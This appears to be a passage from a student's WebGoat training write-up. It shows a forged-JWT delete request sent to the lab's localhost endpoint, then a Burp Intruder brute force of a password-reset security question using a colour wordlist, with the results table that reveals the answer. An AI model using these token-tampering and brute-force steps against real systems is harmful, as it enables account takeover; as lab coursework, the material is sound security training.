<pre>1 POST /WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiOiJubS5DESbmZScGylUStO4gUWlRanUNjCdtawtIaw5vdydcyRJPTB5dXhtZWk6LmVlPnRlOTQ0RTUleFVFERTY0Y0i1w1YXkiIjoiaSPMYNTY1fQ.eyJpc3MiOiJhZDZhLzR0RFRva2VlE3lawkZXI1LCJpYXQxOiJlE1MyOmFSMQdsTmVAcCI6MTY5MDY1NyUyMyw1YXkiIjoiaid2ViZZshdScVmcnc1LCJzdWIiOiJib21Ad2ViZZ29hdC5jb20iLCJ1c2VybnRfZSI6IjRvbW50SiIKvTYWlsIjoiaidGRtQHdlYmdvXQUY29ti1waUm9sZSI6WyJDYXQxXXQ.ureIPgXXIXlUn5SqZSVxm-bp53U2piIy4CE194qE HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Origin: http://localhost:8080 10 Connection: close 11 Referer: http://localhost:8080/WebGoat/start.mvc 12 Cookie: JSESSIONID=CQwdzXamjwT_YP3qulZENgyBSOfnCUsbT3ROVR 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 Content-Length: 0 17 18</pre>	<pre>1 HTTP/1.1 200 OK 2 Connection: close 3 X-XSS-Protection: 1; mode=block 4 X-Content-Type-Options: nosniff 5 X-Frame-Options: DENY 6 Content-Type: application/json 7 Date: Mon, 23 Oct 2023 09:36:13 GMT 8 9 { 10 "lessonCompleted":true, 11 "feedback":"Congratulations. You have successfully completed the assignment.", 12 "output":null, 13 "assignment":"'JWTFinalEndpoint'", 14 "attemptWasMade":true 15 }</pre>

Thomas Gingeles

Password Reset

Task 1

No answer needed.

Task 2

Simply follow the instructions provided in the tasks description.

Task 3

No answer needed.

Task 4

First, intercept the request that is send out when pressing the “Submit” button. Load the request into Burpsuites Intruder module.

Highlight the value of the security question and press **Add**. This will mark the string as the property that will be attacked. that a malicious actor has to compromise it.




Figure 17: Burpsuite Intruder Setup Step 1

Then, ChatGPT is used to generate a wordlist containing different names of colors.

```
1 red
2 green
3 blue
```

```
4 yellow
5 orange
6 purple
7 pink
8 turquoise
9 brown
10 gray
11 black
12 white
13 magenta
14 cyan
15 lavender
16 maroon
17 teal
18 navy
19 olive
20 silver
```

This list can be loaded into Intruder as the payload by copying the wordlist and pressing the “*Paste*” button in the “*Payloads*” tab.




Figure 18: Burpsuite Intruder Setup Step 2

Attack the website by pressing the “Start Attack” button in the top right. Filtering the output by response size, the correct color can quickly be identified. It is **green**.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request ^	Payload	Status code	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	410	
1	red	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
2	green	200	<input type="checkbox"/>	<input type="checkbox"/>	421	
3	blue	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
4	yellow	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
5	orange	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
6	purple	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
7	pink	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
8	turquoise	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
9	brown	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
10	gray	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
11	black	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
12	white	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
13	magenta	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
14	cyan	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
15	lavender	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
16	maroon	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
17	teal	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
18	navy	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
19	olive	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
20	silver	200	<input type="checkbox"/>	<input type="checkbox"/>	410	

Request Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

2 Connection: keep-alive

3 X-XSS-Protection: 1; mode=block

4 X-Content-Type-Options: nosniff

5 X-Frame-Options: DENY

6 Content-Type: application/json

7 Date: Mon, 23 Oct 2023 11:29:29 GMT

8 Content-Length: 199

9

10 {

11 "lessonCompleted":true,

12 "feedback":"Congratulations. You have successfully completed the assignment.",

13 "output":null,

14 "assignment":"QuestionsAssignment",

15 "attemptWasMade":true

16 }

0 highlights

Finished

Figure 19: Burpsuite Intruder Attack